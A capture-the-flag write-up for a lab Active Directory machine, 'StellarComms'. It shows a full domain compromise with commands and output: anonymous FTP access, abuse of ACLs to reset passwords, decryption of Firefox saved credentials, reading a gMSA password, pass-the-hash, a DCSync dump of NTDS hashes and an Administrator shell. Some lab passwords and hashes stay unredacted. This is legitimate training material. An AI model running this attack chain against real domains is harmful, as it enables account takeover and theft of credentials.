StellarComms
Medium Active Directory Machine

Enumaration & Gaining Foothold
The first thing to do is run an Nmap scan to identify the open ports and services.
From the scan results, we can observe that we are dealing with an Active Directory environment, which is essentially the core idea of this challenge.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
> sudo nmap -p- -T4 -sCV 10.0.17.225

Host is up (0.12s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 09-12-25  12:29PM       <DIR>          Docs
| 09-10-25  12:15PM       <DIR>          IT
|_09-10-25  12:44PM       <DIR>          Pics
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-28 16:37:34Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: STELLARCOMMS
|   NetBIOS_Domain_Name: STELLARCOMMS
|   NetBIOS_Computer_Name: DC-STELLAR
|   DNS_Domain_Name: stellarcomms.local
|   DNS_Computer_Name: DC-STELLAR.stellarcomms.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-06-28T16:38:28+00:00
|_ssl-date: 2026-06-28T16:38:52+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC-STELLAR.stellarcomms.local
| Not valid before: 2026-06-26T20:25:58
|_Not valid after:  2026-12-26T20:25:58
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
49764/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC-STELLAR; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2026-06-28T16:38:31
|_  start_date: N/A
The challenge provides us with a username but no password as an initial foothold. Therefore, our first objective is to obtain the corresponding password to establish access.
From the Nmap scan, we can observe that the FTP service is exposed. Therefore, this is the first service worth investigating.
We successfully authenticated using the anonymous FTP account and discovered three directories.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
> ftp 10.0.17.225
Connected to 10.0.17.225.
220 Microsoft FTP Service
Name (10.0.17.225:y4t): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49856|)
150 Opening ASCII mode data connection.
09-12-25  12:29PM       <DIR>          Docs
09-10-25  12:15PM       <DIR>          IT
09-10-25  12:44PM       <DIR>          Pics
226 Transfer complete.
Our next step is to examine the contents of each directory for sensitive files, credentials, or other information that could help us gain further access.
Inside the Docs directory, we found a PDF file named Stellar_UserGuide.pdf.
1
2
3
4
5
6
7
8
9
10
11
ftp> dir Docs
229 Entering Extended Passive Mode (|||50049|)
125 Data connection already open; Transfer starting.
09-10-25  01:11PM                82434 Browser_policy.pdf
09-10-25  01:02PM                 1288 LEO_2A_Report.txt
09-10-25  01:03PM                 1024 LEO_3B_Report.txt
09-10-25  01:03PM                 1101 LEO_5C_Report.txt
09-10-25  12:35PM                71171 StellarComms_Whitepaper.pdf
09-12-25  12:26PM                87925 Stellar_UserGuide.pdf
09-10-25  12:12PM                  185 Transmission_Schedule.txt
226 Transfer complete.
After reviewing its contents, we discovered the default password used for the initial login.

As mentioned earlier, the challenge provides us with a valid domain username but no password. We have now obtained the default password for the initial login. By combining these two pieces of information, we can authenticate with the provided account and establish our initial foothold.
1
2
3
> nxc smb 10.0.17.225 -u junior.analyst -p '[REDACTED]'
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\junior.analyst:[REDACTED]
Jumping to ops.controller - [USER FLAG]
Using ACLHug, I performed a quick scan to identify any interesting ACLs assigned to our foothold account.
The enumeration revealed that the junior.analyst user has the WriteOwner permission over the StellarOps-Control group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]'

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving 'junior.analyst'...
[+] SID  : S-1-5-21-1085439814-3345093241-3808503133-1103
[+] DN   : CN=Junior Analyst,CN=Users,DC=stellarcomms,DC=local
[+] Type : User

[*] Paged ACL scan (page_size=500)...
[*] Resolving LAPS attribute schemaIDGUIDs (forest-specific)...
[+] LAPS secret attribute GUID(s) resolved: 2
[*] Scanning 251 objects for SID S-1-5-21-1085439814-3345093241-3808503133-1103...
  [████████████████████] 100%  (251/251)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  junior.analyst  [user]
  Summary: 🟠 HIGH: 1

  🟠 HIGH      WriteOwner
       Target    : StellarOps-Control  [top | group]
       DN        : CN=StellarOps-Control,CN=Users,DC=stellarcomms,DC=local
       Rights    : WriteOwner, ReadControl, ReadProperty, ListChildren
       Technique : Take Ownership — become object owner, then modify DACL freely
       Methods   : take-ownership → write-dacl → full-control
       Attack    : Set yourself as owner, grant WriteDacl, grant GenericAll.
       ACE Type  : ACCESS_ALLOWED_ACE
Using bloodyAD, we can take ownership of the StellarOps-Control group.
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]' set owner StellarOps-Control junior.analyst

[+] Old owner S-1-5-21-1085439814-3345093241-3808503133-512 is now replaced by junior.analyst on StellarOps-Control
Once we become the owner, we can modify its DACL, grant ourselves GenericAll.
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]' add genericAll StellarOps-Control junior.analyst

[+] junior.analyst has now GenericAll on StellarOps-Control
Then add our account to the group, and inherit all privileges delegated to its members.
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' add groupMember StellarOps-Control junior.analyst

[+] junior.analyst added to StellarOps-Control
Checking …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]' --list-members StellarOps-Control

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Fetching members of 'StellarOps-Control'...

════════════════════════════════════════════════════════════════════════════════

  👥 Members of 'StellarOps-Control'
  junior.analyst  [User]
As shown below, the StellarOps-Control group has the ForceChangePassword permission over the ops.controller user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' -t StellarOps-Control

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving 'StellarOps-Control'...
[+] SID  : S-1-5-21-1085439814-3345093241-3808503133-1107
[+] DN   : CN=StellarOps-Control,CN=Users,DC=stellarcomms,DC=local
[+] Type : Group

[*] Paged ACL scan (page_size=500)...
[*] Resolving LAPS attribute schemaIDGUIDs (forest-specific)...
[+] LAPS secret attribute GUID(s) resolved: 2
[*] Scanning 251 objects for SID S-1-5-21-1085439814-3345093241-3808503133-1107...
  [████████████████████] 100%  (251/251)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  StellarOps-Control  [group]
  Summary: 🟠 HIGH: 1

  🟠 HIGH      ForceChangePassword
       Target    : ops.controller  [top | person | organizationalperson | user]
       DN        : CN=Ops Controller,CN=Users,DC=stellarcomms,DC=local
       Rights    : ForceChangePassword
       Technique : Password Reset (no current password required)
       Methods   : force-change-password
       Attack    : Reset the target's password to anything — immediate account
                   takeover.
       ACE Type  : ACCESS_ALLOWED_OBJECT_ACE
       GUID      : 00299570-246d-11d0-a768-00aa006e0529
Since we are now members of this group, we can leverage this delegated right to reset the ops.controller user’s password without knowing the current one.
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]' set password ops.controller 'Password@123'

[+] Password changed successfully!
Checking account …
1
2
3
> nxc smb 10.0.17.225 -u ops.controller -p 'Password@123'
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\ops.controller:Password@123
We now have access to the ops.controller account. Since this user is a member of the Remote Management Users group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' --member-of ops.controller

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving memberships for 'ops.controller'...

════════════════════════════════════════════════════════════════════════════════

  🔑 Group Memberships  ›  ops.controller
    Remote Management Users  CN=Remote Management Users,CN=Builtin,DC=stellarcomms,DC=local
Next, we can authenticate to the target host via WinRM and obtain remote access.
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\ops.controller\Documents> dir ..\Desktop


    Directory: C:\Users\ops.controller\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  11:22 AM       56063872 Firefox Setup 91.0esr.exe
-a----        9/10/2025  10:49 AM           1419 user.txt
Jumping to astro.researcher
On the ops.controller user’s Desktop, we found the user.txt flag alongside the Firefox Setup 91.0esr.exe installer. This strongly suggests that Firefox ESR is the organization’s standard web browser.
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\ops.controller\Documents> dir ..\Desktop


    Directory: C:\Users\ops.controller\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  11:22 AM       56063872 Firefox Setup 91.0esr.exe
-a----        9/10/2025  10:49 AM           1419 user.txt
This observation aligns with the Browser_policy.pdf document that we previously discovered in the Docs directory of the anonymous FTP share, which states:
“Do NOT use Chrome, Edge, or other browsers for mission tasks. Only Firefox ESR is configured to work with internal portals. Credentials saved in other browsers are not monitored or supported.”
This strongly suggests that credentials may have been saved in Firefox. Therefore, we proceed by inspecting the user’s Firefox profile directory under:
AppData\Roaming\Mozilla\Firefox\Profiles.
Inspecting the v8mn7ijj.default-esr Firefox profile revealed the logins.json file, which contains encrypted saved credentials. As shown below, the username and password are stored in the encryptedUsername and encryptedPassword fields, indicating that Firefox's built-in credential manager was used to save authentication data.
1
2
3
*Evil-WinRM* PS C:\Users\ops.controller\AppData\Roaming\Mozilla\Firefox\Profiles\v8mn7ijj.default-esr> type logins.json

{"nextId":2,"logins":[{"id":1,"hostname":"http://portal.stellarcomms.local","httpRealm":null,"formSubmitURL":"http://portal.stellarcomms.local","usernameField":"username","passwordField":"password","encryptedUsername":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNkcEWJ3NjuNBBjjeaiYPvhf8zfyBo3VEjeicr6UAw7O8vg=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECJQH782cQSjwBBAr+fnEGk4Z4YlWxDEUJuMa","guid":"{2af91882-0c41-4e48-851c-a3db04f20662}","encType":1,"timeCreated":1757528992993,"timeLastUsed":1757528992993,"timePasswordChanged":1757528992993,"timesUsed":1}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
To recover these credentials, we can use tools such as firefox_decrypt. Firefox encrypts saved logins using keys stored in the profile, so we first need to exfiltrate the logins.json, key4.db, and cert9.db files from the target. Once these files are available on our attack host, firefox_decrypt can decrypt the stored credentials and recover them in plaintext.
1
2
3
4
5
6
7
8
9
10
> ls firefox_profile
cert9.db  key4.db  logins.json

> python3 firefox_decrypt.py ../firefox_profile
 - WARNING - profile.ini not found in ../firefox_profile
 - WARNING - Continuing and assuming '../firefox_profile' is a profile location

Website:   http://portal.stellarcomms.local
Username: 'astro.researcher'
Password: '[REDACTED]'
Checking account …
1
2
3
> nxc smb 10.0.17.225 -u astro.researcher -p '[REDACTED]'
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\astro.researcher:[REDACTED]
Jumping to eng.payload
We now have access to the astro.researcher account.
After performing a quick ACL enumeration with ACLHug, we discovered that astro.researcher has the WriteDACL permission over the eng.payload user object.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' -t astro.researcher

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving 'astro.researcher'...
[+] SID  : S-1-5-21-1085439814-3345093241-3808503133-1105
[+] DN   : CN=Astro Researcher,CN=Users,DC=stellarcomms,DC=local
[+] Type : User

[*] Paged ACL scan (page_size=500)...
[*] Resolving LAPS attribute schemaIDGUIDs (forest-specific)...
[+] LAPS secret attribute GUID(s) resolved: 2
[*] Scanning 251 objects for SID S-1-5-21-1085439814-3345093241-3808503133-1105...
  [████████████████████] 100%  (251/251)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  astro.researcher  [user]
  Summary: 🟠 HIGH: 1

  🟠 HIGH      WriteDacl
       Target    : eng.payload  [top | person | organizationalperson | user]
       DN        : CN=Eng Payload,CN=Users,DC=stellarcomms,DC=local
       Rights    : WriteDacl, ReadControl, ReadProperty, ListChildren
       Technique : DACL Write — grant arbitrary rights to yourself on the target
       Methods   : write-dacl → add GenericAll → full control
       Attack    : Grant yourself GenericAll, then proceed with any attack.
       ACE Type  : ACCESS_ALLOWED_ACE
This allows us to modify the object’s DACL, grant ourselves GenericAll,
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u astro.researcher -p '[REDACTED]' add genericAll eng.payload astro.researcher

[+] astro.researcher has now GenericAll on eng.payload
And then leverage the ForceChangePassword privilege to reset the eng.payload user’s password.
1
2
3
> bloodyAD --host 10.0.17.225 -d stellarcomms.local -u astro.researcher -p '[REDACTED]' set password eng.payload 'Password@123'

[+] Password changed successfully!
Checking account …
1
2
3
> nxc smb 10.0.17.225 -u eng.payload -p 'Password@123'
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\eng.payload:Password@123
Escalate our Privileges
After performing another ACL enumeration with ACLHug, we discovered that the eng.payload account has the ReadGMSAPassword permission over the SATLINK-SERVICE$ gMSA object.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p 'Galaxy123!' -t eng.payload

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving 'eng.payload'...
[+] SID  : S-1-5-21-1085439814-3345093241-3808503133-1106
[+] DN   : CN=Eng Payload,CN=Users,DC=stellarcomms,DC=local
[+] Type : User

[*] Paged ACL scan (page_size=500)...
[*] Resolving LAPS attribute schemaIDGUIDs (forest-specific)...
[+] LAPS secret attribute GUID(s) resolved: 2
[*] Scanning 251 objects for SID S-1-5-21-1085439814-3345093241-3808503133-1106...
  [████████████████████] 100%  (251/251)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  eng.payload  [user]
  Summary: 🟠 HIGH: 1

  🟠 HIGH      ReadGMSAPassword
       Target    : SATLINK-SERVICE$  [top | person | organizationalperson | user | computer | msds-groupmanagedserviceaccount]
       DN        : CN=SATLINK-SERVICE,CN=Managed Service Accounts,DC=stellarcomms,DC=local
       Rights    : ReadGMSAPassword (PrincipalsAllowedToRetrieveManagedPassword)
       Technique : Read GMSA managed password via PrincipalsAllowedToRetrieveManagedPassword (msDS-GroupMSAMembership)
       Methods   : read-gmsa-password → compute-NTLM-hash → authenticate-as-service-account
       Attack    : Principal is explicitly listed as allowed to retrieve the managed
                   password for this gMSA (security descriptor stored inside
                   msDS-GroupMSAMembership, exposed as
                   PrincipalsAllowedToRetrieveManagedPassword). Query
                   msDS-ManagedPassword directly (e.g. gMSADumper.py, NetExec,
                   bloodyAD) to derive the current NTLM hash and authenticate as the
                   service account.
       ACE Type  : ACCESS_ALLOWED_ACE
This permission allows us to read the msDS-ManagedPassword attribute, which contains the managed password blob for the gMSA.
Using standard tooling, this blob can be parsed to recover authentication material, including the account’s NT hash.
1
2
3
4
5
> nxc ldap 10.0.17.225 -u eng.payload -p 'Password@123' --gmsa
LDAP        10.0.17.225     389    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.17.225     389    DC-STELLAR       [+] stellarcomms.local\eng.payload:Password@123
LDAP        10.0.17.225     389    DC-STELLAR       [*] Getting GMSA Passwords
LDAP        10.0.17.225     389    DC-STELLAR       Account: SATLINK-SERVICE$     NTLM: [REDACTED]     PrincipalsAllowedToReadPassword: ['eng.payload', 'SATLINK-SERVICE$']
Allowing us to authenticate as SATLINK-SERVICE$ via Pass-the-Hash.
1
2
3
> nxc smb 10.0.17.225 -u 'SATLINK-SERVICE$' -H [REDACTED]
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\SATLINK-SERVICE$:[REDACTED]
I performed another ACL enumeration using ACLHug to identify any privileged rights assigned to this account. The results revealed that SATLINK-SERVICE$ has the three replication extended rights on the domain object:
1
2
3
DS-Replication-Get-Changes
DS-Replication-Get-Changes-All
DS-Replication-Get-Changes-In-Filtered-Set.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
> python3 aclhug.py --dc-ip 10.0.17.225 -d stellarcomms.local -u junior.analyst -p '[REDACTED]' -t 'SATLINK-SERVICE$'

  User      : junior.analyst
  Domain    : stellarcomms.local
  DC IP     : 10.0.17.225
  Base DN   : DC=STELLARCOMMS,DC=LOCAL

[*] Connecting...
[+] Connection established

[*] Resolving 'SATLINK-SERVICE$'...
[+] SID  : S-1-5-21-1085439814-3345093241-3808503133-1108
[+] DN   : CN=SATLINK-SERVICE,CN=Managed Service Accounts,DC=stellarcomms,DC=local
[+] Type : User

[*] Paged ACL scan (page_size=500)...
[*] Resolving LAPS attribute schemaIDGUIDs (forest-specific)...
[+] LAPS secret attribute GUID(s) resolved: 2
[*] Scanning 251 objects for SID S-1-5-21-1085439814-3345093241-3808503133-1108...
  [████████████████████] 100%  (251/251)

════════════════════════════════════════════════════════════════════════════════

  🎯 ACL Results  ›  SATLINK-SERVICE$  [user]
  Summary: 🔴 CRITICAL: 1  🟠 HIGH: 3

  🔴 CRITICAL  DS-Replication-Get-Changes-All
       Target    : stellarcomms  [top | domain | domaindns]
       DN        : DC=stellarcomms,DC=local
       Rights    : DS-Replication-Get-Changes-All
       Technique : Full DCSync — extract any account hash including krbtgt
       Methods   : dcsync
       Attack    : DCSync to extract krbtgt hash → Golden Ticket for persistent
                   domain access.
       ACE Type  : ACCESS_ALLOWED_OBJECT_ACE
       GUID      : 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

  🟠 HIGH      ReadGMSAPassword
       Target    : SATLINK-SERVICE$  [top | person | organizationalperson | user | computer | msds-groupmanagedserviceaccount]
       DN        : CN=SATLINK-SERVICE,CN=Managed Service Accounts,DC=stellarcomms,DC=local
       Rights    : ReadGMSAPassword (PrincipalsAllowedToRetrieveManagedPassword)
       Technique : Read GMSA managed password via PrincipalsAllowedToRetrieveManagedPassword (msDS-GroupMSAMembership)
       Methods   : read-gmsa-password → compute-NTLM-hash → authenticate-as-service-account
       Attack    : Principal is explicitly listed as allowed to retrieve the managed
                   password for this gMSA (security descriptor stored inside
                   msDS-GroupMSAMembership, exposed as
                   PrincipalsAllowedToRetrieveManagedPassword). Query
                   msDS-ManagedPassword directly (e.g. gMSADumper.py, NetExec,
                   bloodyAD) to derive the current NTLM hash and authenticate as the
                   service account.
       ACE Type  : ACCESS_ALLOWED_ACE

  🟠 HIGH      DS-Replication-Get-Changes-In-Filtered-Set
       Target    : stellarcomms  [top | domain | domaindns]
       DN        : DC=stellarcomms,DC=local
       Rights    : DS-Replication-Get-Changes-In-Filtered-Set
       Technique : DCSync filtered-set — used in RODC replication scope
       Methods   : dcsync-rodc
       Attack    : Used in certain RODC configurations; may expose passwords in
                   filtered scope.
       ACE Type  : ACCESS_ALLOWED_OBJECT_ACE
       GUID      : 89e95b76-444d-4c62-991a-0facbeda640c

  🟠 HIGH      DS-Replication-Get-Changes
       Target    : stellarcomms  [top | domain | domaindns]
       DN        : DC=stellarcomms,DC=local
       Rights    : DS-Replication-Get-Changes
       Technique : Partial DCSync — non-secret attributes; combine with Get-Changes-All for full sync
       Methods   : dcsync-partial
       Attack    : Combine with DS-Replication-Get-Changes-All for full DCSync.
       ACE Type  : ACCESS_ALLOWED_OBJECT_ACE
       GUID      : 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
The combination of these replication rights effectively grants DCSync privileges. This allows the account to impersonate a Domain Controller and request Active Directory replication data through the Directory Replication Service Remote Protocol (MS-DRSR). As a result, we can replicate credential data directly from the domain controller and extract the password hashes of any domain account, including highly privileged accounts such as krbtgt, Administrator, and other domain users, without executing code on the Domain Controller itself.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
> nxc smb 10.0.17.225 -u 'SATLINK-SERVICE$' -H f4a7970c40bbfb45900041f69db797e3 --ntds
SMB         10.0.17.225     445    DC-STELLAR       [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-STELLAR) (domain:stellarcomms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.17.225     445    DC-STELLAR       [+] stellarcomms.local\SATLINK-SERVICE$:f4a7970c40bbfb45900041f69db797e3
SMB         10.0.17.225     445    DC-STELLAR       [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.0.17.225     445    DC-STELLAR       [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.0.17.225     445    DC-STELLAR       Administrator:500:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       Guest:501:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       krbtgt:502:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       stellarcomms.local\junior.analyst:1103:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       stellarcomms.local\ops.controller:1104:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       stellarcomms.local\astro.researcher:1105:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       stellarcomms.local\eng.payload:1106:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       DC-STELLAR$:1000:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       SATLINK-SERVICE$:1108:[REDACTED]:::
SMB         10.0.17.225     445    DC-STELLAR       [+] Dumped 9 NTDS hashes
After dumping the NTDS database and obtaining the Administrator NT hash, we can authenticate as Administrator using the PtH technique via evil-winrm and get the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
> evil-winrm -i 10.0.17.225 -u administrator -H d3a97bfa75ebed92165ea2d67cd21002

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2025  10:50 AM           1049 root.txt